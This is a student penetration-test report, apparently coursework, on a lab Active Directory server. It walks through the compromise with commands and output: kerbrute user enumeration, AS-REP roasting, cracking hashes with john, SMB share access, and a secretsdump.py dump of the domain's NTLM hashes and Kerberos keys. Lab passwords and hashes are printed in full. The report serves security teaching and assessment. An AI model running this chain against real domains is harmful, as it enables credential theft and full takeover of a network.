Penetration Report

Ethical Hacking module coursework 2

For

Frozen Yoghurt LTD

21/04/2022

Executive Summary

Executive Summary

I was tasked with finding any potential vulnerabilities for the Frozen Yoghurt LTD web server, all attacks were conducted in the manner of attempting to gain information or sensitive information. My main goal from the test was to assess the server and produce a risk assessment, with any exploits. Administrative access would allow an attacker to take control of the server and redirect information or gain access to sensitive data. The assessment conducted was targeted toward the web server and server only.


Summary

My initial reconnaissance of the web server revealed a variety of services running on the server. Upon further inspection, I was able to see an HTTP server, Kerberos used for authorising transmissions.
I was able to find a collection of potential users, using kerbrute which then allowed me to attempt to get the hashes for the users. I was able to use john to then crack hashes which allowed me to get user passwords. After getting a set of user credentials I was able to use SMBMap to make out the shared drives on the network, from here I was able to connect using svc-admin and see a hash encoded in base 64 for the backup account.
I then ran a tool secretsdump.py which allows me to dump the secrets for the users.
I was able to crack the user Administrators password hash which allowed me to open up Evil-WinRm which gives me a shell into the server under administrative privileges.

Attack Narrative

Port scanning

During the assessment, minimal data was supplied, which gives the closest impression of an attacker. I began by scanning the server to see which ports were open. (See Figure 1)



```
root@ip-10-10-218-2:~# nmap 10.10.121.32 -sV

Starting Nmap 7.60 ( https://nmap.org ) at 2022-04-22 23:58 BST
Nmap scan report for ip-10-10-121-32.eu-west-1.compute.internal (10.10.121.32)
Host is up (0.00057s latency).
Not shown: 987 closed ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Microsoft DNS
80/tcp   open  http          Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-04-22 22:59:10Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: De
fault-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: De
fault-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 02:B8:42:6F:D0:37 (Unknown)
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 75.03 seconds
```

Figure 1: Nmap scan

After seeing the HTTP port open I navigated to the page to see what content was being served by the web server. (Figure 2)

The Windows Information services is a platform designed by Microsoft for sharing files and web servers across the web.




Figure 2: Content from the webpage.


After finding the web server, I added the IP address and a local domain (spookysec.local) to my /etc/hosts file for ease of use.

CWE-204: Observable Response Discrepancy

Title	Info/Version
Vulnerability Name	CWE-204: Observable Response Discrepancy
Vulnerability Description	This method allows an attacker to enumerate the service and collect user accounts, along with they require PRE-AUTH.
Tools and versions	Impacket v0.9.21 (Kerbrute)
CWE	CWE-204
Risk rating	6.5
Impact	Allow users to collect a users list front the Kerberos service and which accounts don't require PRE-AUTH.
Recommendation	All accounts should require pre-authentication.

Kerbrute

I performed a kerbrute attack which allowed me to detect possible users, which returns the list shown in Figure 3.




```
root@ip-10-10-134-90:~# kerbrute -domain spookysec.local -users userlist.txt
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Valid user => james
[*] Valid user => svc-admin [NOT PREAUTH]
[*] Valid user => James
[*] Valid user => robin
[*] Blocked/Disabled user => guest
[*] Valid user => darkstar
[*] Valid user => administrator
[*] Valid user => backup
[*] Valid user => paradox
[*] Valid user => JAMES
[*] Valid user => Robin
[*] Blocked/Disabled user => Guest
[*] Valid user => Administrator
[*] Valid user => Darkstar
[*] Valid user => Paradox
[*] Valid user => DARKSTAR
[*] Valid user => ori
[*] Valid user => ROBIN
[*] Blocked/Disabled user => GUEST
[*] No passwords were discovered :'(
```

Figure 3: Kerbrute users list.

Getting Kerberos tickets

I was able to get the Kerberos ticket for the user svc-admin by using a python3 script called 'GetNPUsers' as shown in Figure 4 this will allow me to crack the hash later on.



```
root@ip-10-10-134-90:~# python3 /usr/local/bin/GetNPUsers.py spookysec.local/svc-admin -no-pass
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for svc-admin
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:f63f8af3003cab93810ee0b3991bfb96$72e7a31d05fd641cd81de1310a365a9d
f939d9bef0a442bb9e38b252a435dee4bf1ecc28634d2caa7dea97324e6b16fd6215426db2366b943d2d0e99e9e92460eec734f7c
44122c9e08bf2038c1e72011041ca015e867dbde84ee9f3dfe77544a3693d539a341ef140fbe3739618dea8874d511dccacb3f158
666401afb6c3290bdbb52b7db29cb2c9f78e83778579a388bd58e3db464da6df98c9288ee6e7f5f86f04b7ca1bfef3285ca367e54
5d2fb9f12f674d4c5473bb6193ab24c7d08689daf0b9d5b4481a5d11794f8d97620c97b76bf7d32c8932f6e25d68588e6edd73e07
c6ce73998838416616995795c382055f
root@ip-10-10-134-90:~# 
```


Figure 4: Kerberos tickets.

CWE-521: Weak Password Requirements

Title	Info/Version
Vulnerability Name	CWE-521: Weak Password Requirements
Vulnerability Description	This vulnerability occurs when strict password requirements and practices are not met.
Tools and versions	John 1.9.0-jumbo
CWE	CWE-521
Risk rating	4.6
Impact	This vulnerability would allow an attacker to crack user hashes quicker than if proper standards are met, which results in access to the system quicker.
Recommendation	All accounts should follow strict password practices and policies and requirements.

Hash Cracking

As shown in Figure 5, I was able to crack the hash for the user svc-admin using john, due to weak passwords. This same method may work for other user accounts where passwords may be reused inside the organisation and outside.



```
root@ip-10-10-134-90:~# john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "krb5asrep", but the string is also recognized as "krb5asrep-aes-opencl"
Use the "--format=krb5asrep-aes-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1
AES 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
management2005   ($krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL)
1g 0:00:00:11 DONE (2022-04-22 02:39) 0.08912g/s 520259p/s 520259c/s 520259C/s manaia010..mana741
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
root@ip-10-10-134-90:~# 
```


Figure 5: John hash cracking.

SMBMap

Title	Info/Version
Vulnerability Name	SMBMap
Vulnerability Description	This vulnerability allows an attacker to enumerate the samba client and map out potential shares to an account that has access.
Tools and versions	SMBMap
Impact	This vulnerability allows an attacker if they have user credentials, to quickly map out all the shares the user has access to which may lead to a breach of sensitive data.
Recommendation	Ensure accounts conform to proper password standards to increase the time to crack the hash.

SMBMap

Once I had the svc-admin credentials I used a tool named SMBMap to view the shared drives to see which I had access to, to see which I could exploit to see if I could find any more information on the users. (Figure 6)




```
root@ip-10-10-134-90:~/smbmap# python3 -m smbmap -H spookysec.local -d spookysec.local -u svc-admin -p ma
nagement2005

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\  \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \   |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
     SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap


[+] IP: spookysec.local:445     Name: unknown                   Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        backup                                                  READ ONLY
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
root@ip-10-10-134-90:~/smbmap#
```

Figure 6: SMBMap

SMB connection

I connected to the backup drive and found a file that has a string encoded in base 64 as shown in Figure 7.



```
root@ip-10-10-134-90:~/smbmap# smbclient \\\\spookysec.local\\backup --user svc-admin
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\svc-admin's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Apr  4 20:08:39 2020
  ..                                  D        0  Sat Apr  4 20:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 20:08:53 2020

                8247551 blocks of size 4096. 3633190 blocks available
smb: \> mget backup_credentials.txt
Get file backup_credentials.txt? Y
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (5.9 KiloBytes/sec) (average 5.
9 KiloBytes/sec)
smb: \> exit
root@ip-10-10-134-90:~/smbmap# cat backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYwroot@ip-10-10-134-90:~/smbmap#
```


Figure 7: SMB Connection and download of the credential file.

CWE-261: Weak Encoding for Password

Title	Info/Version
Vulnerability Name	CWE-261: Weak Encoding for Password
Vulnerability Description	This vulnerability means that any encoded data can be decrypted as the methods used are not designed to protect sensitive data.
Tools and versions	Base64 (GNU Coreutils) 8.28
CWE	CWE-261
Risk rating	4.6
Impact	This allows any encoded data using a none encryption method e.g. base64 can be decoded by basic tools.
Recommendation	Encrypt any sensitive data with the proper methods and types e.g. AES256 encryption

Base 64 Decoding

I managed to decode the encoding in base64 to reveal a set of credentials (username and password) (See Figure 8) separated by a colon.




```
root@ip-10-10-134-90:~/smbmap# base64 -d backup_credentials.txt
backup@spookysec.local:backup2517860root@ip-10-10-134-90:~/smbmap#
```

Figure 8: Base64 Decode

Collecting user secrets

I used a python3 script called secretsdump.py to collect all of the user hashes for sign in (Figure 9). This allows me to emulate a user through a pass the hash attack.



```
root@ip-10-10-134-90:/opt/impacket/examples# secretsdump.py -just-dc backup@spookysec.local
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookysec.local\a-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
ATTACKTIVEDIREC$:1000:aad3b435b51404eeaad3b435b51404ee:fed4f1672910711e5c41c317c7c0d7ba:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:713955f08a8654fb8f70afe0e24bb50eed14e53c8b2274c0c701ad2948ee0f48
Administrator:aes128-cts-hmac-sha1-96:e9077719bc770aff5d8bfc2d54d226ae
Administrator:des-cbc-md5:2079ce0e5df189ad
krbtgt:aes256-cts-hmac-sha1-96:b52e11789ed6709423fd7276148cfed7dea6f189f3234ed0732725cd77f45afc
krbtgt:aes128-cts-hmac-sha1-96:e7301235ae62dd8884d9b890f38e3902
krbtgt:des-cbc-md5:b94f97e97fabbf5d
spookysec.local\skidy:aes256-cts-hmac-sha1-96:3ad697673edca12a01d5237f0bee628460f1e1c348469eba2c4a530ceb4
32b04
spookysec.local\skidy:aes128-cts-hmac-sha1-96:484d875e30a678b56856b0fef09e1233
spookysec.local\skidy:des-cbc-md5:b092a73e3d256b1f
spookysec.local\breakerofthings:aes256-cts-hmac-sha1-96:4c8a03aa7b52505aeef79cecd3cfd69082fb7eda429045e95
0e5783eb8be51e5
spookysec.local\breakerofthings:aes128-cts-hmac-sha1-96:38a1f7262634601d2df08b3a004da425
spookysec.local\breakerofthings:des-cbc-md5:7a976bbfab86b064
spookysec.local\james:aes256-cts-hmac-sha1-96:1bb2c7fdbecc9d33f303050d77b6bff0e74d0184b5acbd563c63c102da3
89112
spookysec.local\james:aes128-cts-hmac-sha1-96:08fea47e79d2b085dae0e95f86c763e6
spookysec.local\james:des-cbc-md5:dc971f4a91dce5e9
spookysec.local\optional:aes256-cts-hmac-sha1-96:fe0553c1f1fc93f90630b6e27e188522b08469dec913766ca5e16327
f9a3ddfe
spookysec.local\optional:aes128-cts-hmac-sha1-96:02f4a47a426ba0dc8867b74e90c8d510
spookysec.local\optional:des-cbc-md5:8c6e2a8a615bd054
```

Figure 9: Secrets dump

